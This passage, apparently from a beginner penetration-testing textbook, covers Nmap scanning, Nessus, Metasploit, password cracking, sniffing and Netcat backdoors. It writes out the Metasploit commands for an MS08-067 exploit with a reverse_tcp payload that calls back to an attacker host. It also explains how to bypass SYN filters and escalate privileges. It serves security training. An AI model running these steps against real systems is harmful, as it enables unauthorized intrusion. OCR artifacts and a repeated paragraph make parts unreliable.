We will need to replace the "192.168.236.201" portion of the command with the actual IP address or hostname of the machine you are trying to ping. All modern versions of Linux and Windows include the ping command. The major difference between the Linux and Windows version is that by default, the Windows ping command will send four echo request packets and automatically terminate, whereas the Linux ping command will continue to send echo request commands until you force it to stop. On a Linux system, you can force a ping command to stop sending packets by using the Ctrl + C combination. If the target host is down (offline) or blocking ICMP packets, you will see 100% packet loss or a "Destination Host

Unreachable" message depending on which operating system you are using. Sometimes, in sporadic network connections, you may see multiple request time out and a few with a response. This is typically because of a poor connection to an environment or the receiving system is experience network issues. Now that you have a basic understanding of how the ping command works, let us see how we leverage this tool as a hacker. Because we know that pings can be useful in determining if a host is alive, we can use the ping tool as a host discovery service. The simplest way to run a ping sweep is with a tool called FPing. FPing is built into Kali and is run from the terminal. The tool can also be downloaded for Windows. The easiest way to run FPing is to open terminal window and type the following command:

fping –a –g 172.16.45.1 172.16.45.254>hosts.txt

The "–a" switch is used to show only the live hosts in our output. This makes our final report much cleaner and easier to read. The "–g" is used to specify the range of IP addresses we want to sweep. You need to enter both the beginning and the ending IP addresses. In this example, we scanned all the IPs from 172.16.45.1 to 172.16.45.254. The ">" character is used to pipe the output to a file, and the "hosts.txt" is used to specify the name of the file our results will be saved to. To view the hosts.txt file, you can either open it with a text editor oruse the "cat" command, which is built into the Linux terminal. The cat command will display the contents of a file in the current terminal window. To view the contents of the hosts.txt, enter the following command into your terminal:

cat hosts.txt

There are many other switches that can be used to change the functionality of the FPing command. You can view them all by utilizing the man page as shown below:

man fping

Once you have run the command above, you can open the hosts.txt file that was created to find a list of target machines that responded to our pings. These IP addresses should be added to your target list for later investigation. It is important to remember that not every host will respond to ping requests; some hosts may be firewalled or otherwise blocking ping packets. Port Scanning Now that you have a list of targets, we can continue our examination by scanning the ports for each of the IP addresses we found. Recall that the goal of port scanning is to identify which ports are open and determine what services are available on our target system. A service is a specific job or task that the computer performs like e-mail, file transfer protocol (FTP), printing, or providing web pages. Port scanning is like knocking on the various doors and windows of a house and seeing who answers. For example if we find that port 80 is open, we can attempt a connection to the port and oftentimes get specific information about the web server that is listening on that port. There are a total of 65,536 (0–65,535) ports on every computer. Ports can be either transmission control protocol (TCP) or user datagram protocol (UDP) depending on the service utilizing the port or nature of the communication occurring on the port. We scan computers to see what ports are in use or open. This gives us a better picture of the purpose of the machine, which, in turn, gives us a better idea about how to attack the box. If you had to choose only one tool to conduct port scanning, you would undoubtedly choose Nmap. Nmap was written by Gordon “Fyodor” Lyon and is available for free from www.insecure.org. It is built into many of today’s Linux distributions including Kali. Although it is possible to run Nmap from a graphical user interface (GUI), we are going to focus on using the terminal to run our port scans. People who are new to security and hacking often ask why they should learn to use the command line or terminal version of a tool rather than relying on a GUI. The same people often complain that using the terminal is not as easy. The response is very simple. First, using the command line version of a tool will allow you to learn the switches and options that change the behavior of your tool. This gives you more flexibility, more granular control, and a better understanding of the tool you are running. It is also important to understand that hacking rarely works like it is portrayed in the movies (more on this point later!). Finally, the command line can be easily scripted allowing us to extend and expand the tool’s original functionality. Scripting and automation become key when you want to advance your skill set to the next level. When we conduct a port scan, our tool will literally create a packet and send it to each designated port on the machine. The goal is to determine what kind of a response we get

from the target port. Different types of port scans can produce different results. It is important to understand the type of scan you are running as well as the expected output of that scan.

Using Nmap to Perform a TCP Connect Scan

The first scan we will look at is called the TCP Connect scan. This scan is often considered the most basic and stable of all the port scans because Nmap attempts to complete the three-way handshake on each port specified in the Nmap command. Because this scan actually completes the three-way handshake and then tears down the connection gracefully, there is little chance that we will flood the target system and cause it to crash. If you do not specify a specific port range, Nmap will scan the 1000 most common ports. Unless you are in a great hurry, it is always recommended to scan all ports, not just the 1000 most common. The reason is that oftentimes crafty administrators will attempt to obscure a service by running it on a nonstandard port. You can scan all the ports by specifying "-p-" when running Nmap. Using the "-Pn" switch with every Nmap scan is also recommended. Utilizing the "-Pn" switch will cause Nmap to disable host discovery and force the tool to scan every system as if it were alive. This is extremely useful for discovering additional systems and ports that otherwise may be missed. To run a TCP connect, we issue the following command from a terminal:

nmap –sT -p- -Pn 192.168.236.201




Fig3.2

Oftentimes, we need to run our scans against an entire subnet, or range of IP addresses. When this is the case, we can instruct Nmap to scan a continuous range of IPs by simply appending the last octet (or octets) of the ending IP address onto the scan like so:

nmap –sT -p- -Pn 192.236.1-254

Using Nmap to Perform Null Scans

Null scans, like Xmas tree scans, are probes made with packets that violate traditional TCP communication. In many ways, the null scan is the exact opposite of a Xmas tree scan because the null scan utilizes packets that are devoid of any flags (completely empty). Target systems will respond to null scans in the exact same way they respond to Xmas tree scans. Specifically, an open port on the target system will send no response back to Nmap, whereas a closed port will respond with an RST packet. It is

important to remember that these scans are only reliable for operating systems that comply 100% with the TCP RFC. One of the main advantages of running Xmas tree and null scans is that in some cases, you are able to bypass simple filters and access control lists. Some of these primitive filters work by blocking inbound SYN packets. The thought with this type of filter is that by preventing the SYN packet from entering the system, it is not possible for the three-way handshake to occur. If the three-way handshake does not occur, there can be no TCP communication streams between the systems, or more precisely, no TCP communications can be originated from outside of the filter. It is important to understand that neither the Xmas tree nor the null scans seek to establish any type of communication channel. The whole goal of these scans is to determine if a port is open or closed. With the previous two paragraphs in mind, consider the following example. Assume that our Network Admin Ben Owned puts a simple firewall in front of his system to prevent anyone outside of his network from connecting to the system. The firewall works by simply dropping any external communications that begin with an SYN packet. Ben hires his buddy, the ethical hacker, to scan

his system. The ethical hacker's initial TCP Connect scans show nothing. However, being a seasoned penetration tester, the ethical hacker follows up his initial scan with UDP, Xmas tree, and null scans. The ethical hacker smiles when he discovers that both his Xmas tree scans and null scans reveal open ports on Ben's system. This scenario is possible because Nmap creates packets without the SYN flag set. Because the filter is only dropping incoming packets with the SYN flag, the Xmas tree and null packets are allowed through. To run a null scan, we issue the following command in a terminal: **nmap –sN -p- -Pn 192.168.18.132**

The Nmap Scripting Engine:

From Caterpillar to Butterfly Make no mistake. Nmap is an awesome tool. It is mature, robust, well documented, and supported by an active community. However, the NSE provides Nmap with an entirely new skill set and dimension. The NSE is a powerful addition to the classic tool that transforms its functionality and capability well beyond its traditional port scanning duties.

Learning to utilize the NSE is critical to getting the most out of Nmap. When properly implemented, the NSE allows Nmap to complete a variety of tasks including vulnerability scanning, advanced network discovery, detection of backdoors, and in some cases even perform exploitation! The NSE community is a very active and open group. New scripts and capabilities are being constantly added. If you use the NSE to create something new, I encourage you to share your work. In order to keep things simple, the NSE divides the scripts by category. The current categories include auth, broadcast, brute, default, discovery,

dos, exploit, external, fuzzer, intrusive, malware, safe, version, and vuln. Each category can be further broken down into individual scripts that perform a particular function.A hacker or penetration tester can run a single script or the entire category (which includes multiple scripts). It is important to review the documentation for each category and script before invoking them or using them against a target.

In order to invoke the NSE, we use "--script" argument followed by the category or script name and the target IP address as shown below:

nmap --script banner 192.168.236.201

The "banner" script is an extension of Nmap that creates a connection to a TCP port and prints any output sent from the target system to the local terminal. This can be extremely helpful in identifying unrecognized services on obscure ports. Similarly we could invoke an entire family or category of scripts by using the "--script category_name" format as shown below: **nmap**

--script vuln 192.168.18.132

The "vuln" category will run a series of scripts which look for known issues on the target system. This category typically provides output only when a vulnerability is discovered. The "vuln" functionality of the NSE is an excellent precursor to our conversation on vulnerability scanning.

Fig3.3

Nessus

Nessus is a popular vulnerability scanner developed by Tenable. It is used to identify and assess security vulnerabilities in computer systems, including operating systems, applications, and network devices. Nessus works by comparing the configuration settings and installed software of a target system against a database of known vulnerabilities. Once a vulnerability is identified, Nessus provides information about its severity, impact, and suggested remediation steps. Nessus is widely used in both large organizations and small businesses to improve their security postures and protect against cyber attacks.

Nessus is a platform developed by Tenable that scans for security vulnerabilities in devices, applications, operating systems, cloud services and other network resources. Nessus now encompasses several products that automate point-in-time vulnerability assessments of a network's attack surface, with the goal of enabling enterprise IT teams to stay ahead of cyber attackers by proactively identifying and fixing vulnerabilities as the tool discovers them, rather than after attackers exploit them. Nessus identifies software flaws, missing patches, malware, denial-of-service vulnerabilities, default passwords and misconfiguration errors, among other potential flaws. When Nessus discovers vulnerabilities, it issues an alert that IT teams can then investigate and determine what -- if any -- further action is required. Nessus is known for its vast plugin database. These plugins are dynamically and automatically compiled in the tool to improve its scan performance and reduce the time required to assess, research and remediate vulnerabilities. Plugins can be customized to create specific checks unique to an organization's application ecosystem. Nessus contains a feature called Predictive Prioritization, which uses algorithms to categorize vulnerabilities by their severity to aid IT teams in determining which threats are most urgent to address. Each vulnerability is assigned a Vulnerability Priority Rating (VPR), which uses a scale from 0 to 10, with 10 being the highest risk, to rate its severity: critical, high, medium or low. IT teams can also use pre-built policies and templates to quickly find vulnerabilities and understand the threat situation. Another Nessus feature is Live Results, which performs intelligent vulnerability assessment in offline mode with every plugin update. It removes the need to run a scan to validate a vulnerability, creating a more efficient process to assess, prioritize and remediate security issues. Nessus also provides the ability to create configurable reports in a variety of formats, including Hypertext Markup Language, comma-separated values and Nessus Extensbile Markup Language. Reports can be filtered and customized depending on what information is most useful, such as vulnerability types, vulnerabilities by host, vulnerabilities by client, etc. Another important feature is Grouped View. Nessus groups similar issues or categories of vulnerabilities and presents them in one thread, enabling easier vulnerability assessments and prioritization. Meanwhile, the Nessus packet capture feature enables teams to debug and troubleshoot scanning issues quickly. In this way, it minimizes interruptions and provides continuous protection for the enterprise IT environment.

CHAPTER 4:

EXPLOITATION

Topics:

- Metasploit
- John The Ripper

- Wireshark

Fig4.1

Introduction

exploitation is the process of gaining control over a system. However, it is important to understand that not every exploit leads to total system compromise. For example, the Oracle padding exploit can reveal information and allow us to download files but does not fully compromise the system. More accurately defined, an exploit is a way to bypass a security flaw or circumvent security controls. This process can take many different forms but for the purpose of this book, the end goal always remains the same: administrative-level access to the computer. In many ways, exploitation is an attempt to turn the target machine into a puppet that will execute your commands and do your bidding. Just to be clear, exploitation is the process of launching an exploit. An exploit is the realization, actualization, or weaponization of vulnerability. Exploits are issues or bugs in the software code that give a hacker or attacker the ability to launch or execute a payload against the target system. A payload is a way to turn the target machine into a puppet and force it to do our will. Payloads can alter the original functionality of the software and allow us to do any number of things like install new software, disable running services, add new users, open backdoors to the compromised system, and much more.exploitation is probably the step in which aspiring hackers are most interested in.

Metasploit:

Metasploit is an open-source penetration testing framework developed byOffensive Security. It is widely used by ethical hackers and security professionals to identify and exploit vulnerabilities in computer systems, networks, and web applications. Metasploit provides a comprehensive set of tools and modules designed to help testers simulate real-world attacks and penetration tests. These modules cover various tasks such as reconnaissance, scanning, exploitation, and payload delivery. Metasploit is a valuable tool for cybersecurity professionals and penetration testers to identify and mitigate security vulnerabilities in their own systems.

Metasploit actually started out as a network game, but its full potential was realized when it was transformed into a full-fledged exploit tool. Metasploit actually contains a suite of tools that includes dozens of different functions for various purposes but it is probably best known for its powerful and flexible exploitation framework. Metasploit allows you to select the target and choose from a wide variety of payloads. The payloads are interchangeable and not tied to a specific exploit. A payload is the "additional functionality" or change in behavior that you want to accomplish on the target machine. It is the answer to the question: "What do I want to do now that I have control of the machine?" Metasploit's most popular payloads include adding new users, opening backdoors, and installing new software onto a target machine. The full list of Metasploit payloads will be covered shortly. The easiest way to access the msfconsole is by opening a terminal window and entering:

msfconsole

The msfconsole can also be accessed through the applications menu on the desktop. Starting the msfconsole takes between 10 s and 30 s, so do not panic if nothing happens for a few moments. Eventually, Metasploit will start by presenting you with a welcome banner and an "msf>" command prompt. There are several different Metasploit banners that are rotated and displayed at random. The important thing is that you get the **msf> console.**

Please notice, when Metasploit first loads, it shows you the number of exploits, payloads, encoders, and nops available. It can also show you how many days have passed since your last update. Because of Metasploit's rapid growth,active community, and official funding, it is vital that you keep Metasploit uptodate. This is easily accomplished by entering the following command into a terminal:

msfupdate

In order to use Metasploit, a target must be identified, and exploit must be selected, a payload needs to be picked, and the exploit itself must be launched.an exploit is a prepackaged snippet of code that gets sent to a remote system. This code causes some atypical behavior on the target system that allows us to execute a payload. Recall that a payload is also a small block of code that is used to perform some task like installing new software, creating new users, or opening backdoors on the target system. Vulnerabilities are the weaknesses that allow the attacker to exploit the systems and execute remote code (payloads) on the target. Payloads are the additional software or functionality that we run on the target system once the exploit has been successfully executed.Rather than blindly spraying exploits at a target, we need to find a way to match up known system vulnerabilities with the prepackaged exploits in Metasploit. Once you have learned this simple process, owning a vulnerable target becomes a cinch. In order to correlate a target's vulnerabilities with Metasploit's exploits, we need to review our findings from step 2. We will start this process by focusing on the Nessus report or "Nmap --script vuln" output. Recall that Nessus is a

vulnerability scanner and provides us with a list of knownweaknesses or missing patches. When reviewing the Nessus output, you should make notes of any findings but pay special attention to the vulnerabilities labeled as “high” or “critical”. Many “high” or “critical” Nessus vulnerabilities, especially missing Microsoft patches, correlate directly with Metasploit exploits.

Once we have started the msfconsole (and updated Metasploit), we can use the “search” command to locate any exploits related to our Nessus or Nmap findings. To accomplish this, we issue the “search” command followed by the missing patch number. For example, using the msfconsole, at the “msf>” prompt you would type **search ms08-067**

Note you can also search by date if you are trying to find a more recent exploit, for example, “search 2013” will product all exploits in 2013. Once thecommand is completed, make detailed notes on the findings and search for any other missing patches. Metasploit will search through its information and return any relevant information it finds. It is important to pay close attention to the exploit rank. This information provides details about how dependable the exploit is (how often the exploit is successful) as well as how likely the exploit is to cause instability or crashes on the target system. The higher an exploit is ranked, the more likely it is to succeed and the less likely it is to cause disruptions on the target system. Metasploit uses seven ratings to rank each exploit:

1. Manual
2. Low
3. Average
4. Normal
5. Good
6. Great
7. Excellent.

You can find more information and a formal definition of the ranking methodology on the Metasploit.com website. Finally, the Metasploit search feature presents us with a brief description of the exploit providing us with additional details about the attack. When all other things are held equal, you should choose exploits with a higher rank, as they are less likely to disrupt the normal functioning of your target. Now that you understand how to match up vulnerabilities in Nessus with exploits in Metasploit and you have the ability to choose between two or more Metasploit exploits, we are ready to unleash the full power of Metasploit on our target. Continuing with our example, we will use the MS08-067 because it has a higher ranking. In order to run Metasploit, we need to provide the framework with a series of commands. Because Metasploit

is already running and we have already found our exploit, we continue by issuing the "use" command in the "msf>" terminal to select the desired exploit. **use exploit/windows/smb/ms08_067_netapi**

This command tells Metasploit to use the exploit that your vulnerability scanner identified. At this point your "msf>" prompt will change to match the prompt of your chosen exploit. Once we have the exploit loaded, we need to view the available payloads. This is accomplished by entering "show payloads"in the "msf>" terminal. **show**

payloads

This command will list all the available and compatible payloads for the exploit you have chosen. To select one of the payloads, we type "set payload" followed by the payload name into the "msf>" terminal.

set payload windows/vncinject/reverse_tcp

There are many payloads to choose from. Please review the Metasploit documentation for details on each of the available payloads. Different payloads will require different additional options to be set. If you fail to set the required options for a given payload, your exploit will fail. There are few things worse than getting this far and failing to set an option. To view the available options, issue the "show options" in the "msf>" terminal: **show**

options

After issuing the show options command, we are presented with a series of choices that are specific to the payload we have chosen. When using the "windows/vncinject/reverse_tcp" payload, we see that there are two options that need to be set because they are missing any default information. The first is "RHOST" and the second is "LHOST". RHOST is the IP address of the target (remote) host and LHOST (local host) is the IP address you are attacking from. To set these options, we issue the "set option_name" command in the msf> terminal:

set RHOST 192.168.236.201 set

LHOST 192.168.236.230

Now that you have required options set, it is usually a good idea at this point to reissue the "show options" command to ensure you are not missing any information. show options Once you are sure that you have entered all the information correctly, you are ready to launch your exploit. To send your exploit to the target machine, simply type the keyword "exploit" into the "msf>" terminal and hit the Enter key to begin the process. **Exploit**

After sending the "exploit" command, you can sit back and watch as the magic happens. To truly appreciate the beauty and complexity of what is going on here, you need to build your understanding of buffer overflows and exploitation. This is something that is highly encouraged when you finish the

basics covered in this book. Metasploit gives you the ability to stand on the shoulders of giants and the power to launch incredibly complex attacks with just a few commands. You should revel in the moment and enjoy the victory of conquering your target, but you should also commit yourself to learning even more. Commit yourself to really understanding exploitation.

Steps to run Metasploit against target machine:

1. Start Metasploit by opening a terminal and issue the following command: a. msf> msfconsole
2. Issue the "search" command to search for exploits that match our vulnerability scanning report:

a. msf> search missing_patch_number (or CVE)

3. Issue the "use" command to select the desired exploit:

a. msf> use exploit_name_and_path_as_shown_in_2a

4. Issue "show payloads" command to show available payloads:

a. msf> show payloads

5. Issue "set" command to select payload:a. msf> set payload path_to_payload_as_shown_in_4a
6. Issue "show options" to view any options needing to be filled out before exploiting the target:

a. msf> show options

7. Issue the "set" command for any options listed in 6a:

a. msf> set option_name desired_option_input

8. Issue "exploit" command to launch exploit against target:

a. msf> "exploit"




Fig4.2

John The Ripper:

It is hard to imagine discussing a topic like the basics of hacking without discussing passwords and password cracking. No matter what we do or how far we advance, it appears that passwords remain the most popular way to protect data and allow access to systems. With this in mind, let us take a brief detour to cover the basics of password cracking. There are several reasons why a penetration tester would be interested in cracking passwords. First and foremost, this is a great technique for elevating and escalating privileges. Consider the following example: assume that you were able to compromise a target system but after logging in, you discover that you have no rights on that system. No matter what you do, you are unable to read and write in the target's files and folders and even worse, you are unable to install any new software. This is often the case when you get access to a low-privileged account belonging to the "user" or "guest" group. If the account you accessed has few or no rights, you will be unable to perform many of the required steps to further compromise the system. I have actually been involved with several Red Team exercises where seemingly competent hackers are at a complete loss when presented with an unprivileged account. They throw up their hands and say "Does anyone want unprivileged access to this machine? I don't know what to do with it." In this case, password cracking is certainly a useful way to escalate privileges and often allows us to gain administrative rights on a target machine. Another reason for cracking passwords and escalating privileges is that many of the tools we run as penetration testers require

administrative-level access in order to install and execute properly. As a final thought, on occasion, penetration testers may find themselves in a situation where they were able to crack the local administrator password (the local admin account on a machine) and have this password turn out to be the exact same password that the network administrator was using for the domain administrator account.

ALERT!

Password hint #1: *Never, never, never use the same password for your local machine administrator as you do for your domain administrator account.*

If we can access the password hashes on a target machine, the chances are good that with enough time, JtR, a password-cracking tool, can discover the plaintext version of a password. Password hashes are the encrypted and scrambled versions of a plaintext password. These hashes can be accessed remotely or locally. Regardless of how we access the hash file, the steps and tools required to crack the passwords remain the same. In its most basic form, password cracking consists of two parts:

1. Locate and download the target system's password hash file.
2. Use a tool to convert the hashed (encrypted) passwords into a plaintext password.

Most systems do not store your password as the plaintext value you enter, but rather they store an encrypted version of the password. This encrypted version is called a hash. For example, assume you pick a password "qwerty" (which is obviously a bad idea). When you log into your PC, you type your password "qwerty" to access the system. However, behind the scenes your computer is actually calculating, creating, passing, and checking an encrypted version of the password you entered. This encrypted version or hash of your password appears to be a random string of characters and numbers. Different systems use different hashing algorithms to create their password hashes. Most systems store their password hashes in a single location. This hash file usually contains the encrypted passwords for several users and system accounts. Unfortunately, gaining access to the password hashes is only half the battle because simply viewing or even memorizing a password hash (if such a thing were possible) is not enough to determine the plaintext. This is because technically it is not supposed to be possible to work backward from a hash to plaintext. By its definition, a hash, once encrypted, is never meant to be decrypted.

Wireshark:

Another popular technique that can be used to gain access to systems is network sniffing. Sniffing is the process of capturing and viewing traffic as it is passed along the network. Several popular protocols in use

today still send sensitive and important information over the network without encryption. Network traffic sent without using encryption is often referred to as clear text because it is human readable and requires no deciphering. Sniffing clear-text network traffic is a trivial but effective means of gaining access to systems.

By default, most network cards operate in nonpromiscuous mode. Nonpromiscuous mode means that the network interface card (NIC) will only pass on the specific traffic that is addressed to it. If the NIC receives traffic that matches its address, the NIC will pass the traffic onto the central processing unit (CPU) for processing. If the NIC receives traffic that does not match its address, the NIC simply discards the packets. In many ways, an NIC in nonpromiscuous mode acts like a ticket taker at a movie theater. The ticket taker stops people from entering the theater unless they have a ticket for the specific show. Promiscuous mode on the other hand is used to force the NIC to accept all packets that arrive. In promiscuous mode, all network traffic is passed onto the CPU for processing regardless of whether it was destined for the system or not. In order to successfully sniff network traffic that is not normally destined for your PC, you must make sure your network card is in promiscuous mode. You may be wondering how it is possible that network traffic would arrive at acomputer or device if the traffic was not addressed to the device. There are several possible scenarios where this situation may arise. First, any traffic that is broadcast on the network will be sent to all connected devices. Another example is networks that use hubs rather than switches to route traffic. A hub works by simply sending all the traffic it receives to all the devices connected to its physical ports. In networks that use a hub, your NIC is constantly disregarding packets that do not belong to it.




fig 4.3

CHAPTER 5:

POST EXPLOITATION AND MAINTAINING ACCESS

Topics:

- Netcat
- Meterpreter

Fig5.1

Introduction:

Maintaining access to a remote system is a serious activity that needs to be discussed and clearly explained to the client. Many companies are interested in having a penetration test performed but are leery of allowing the penetrationtesting company to make use of backdoors. Most people are afraid that these backdoors will be discovered and exploited by an unauthorized third party Netcat: The Swiss Army Knife Netcat is an incredibly simple and unbelievably flexible tool that allows communication and network traffic to flow from one machine to another. Although Netcat's flexibility makes it an excellent choice for a backdoor, there are dozens of additional uses for this tool. Netcat can be used to transfer files between machines, conduct port scans, erve as a lightweight communication tool allowing instant messenger/chat functionality, and even work as a simple web server! We will cover the basics here, but you should spend time practicing and playing with Netcat. You will be amazed at what this tool is capable of. It is nicknamed the "swiss army knife" for a reason. Netcat was originally written and released by Hobbit in 1996 and supports sending and receiving both transmission control protocol (TCP) and user datagram protocol (UDP) traffic. Netcat can function in either a client or server mode. When it is in client mode, the tool can be used to make a network connection to another service (including another instance of Netcat). It is important to remember that Netcat can connect from any port on your local machine to any port on the target machine. While Netcat is running in server mode, it acts as a listener where it waits to accept an incoming connection.

Netcat:

Netcat is an incredibly simple and unbelievably flexible tool that allows communication and network traffic to flow from one machine to another. Although Netcat's flexibility makes it an excellent choice for a backdoor, there are dozens of additional uses for this tool. Netcat can be used to transfer files between machines, conduct port scans, serve as a lightweight communication tool allowing instant messenger/chat functionality, and even work as a simple web server! We will cover the basics here, but you should spend time practicing and playing with Netcat.

You will be amazed at what this tool is capable of. It is nicknamed the "swiss army knife" for a reason. Netcat was originally written and released by Hobbit in 1996 and supports sending and receiving both transmission control protocol (TCP) and user datagram protocol (UDP) traffic. Netcat can function in either a client or server mode. When it is in client mode, the tool can be used to make a network connection to another service (including another instance of Netcat). It is important to remember that Netcat can

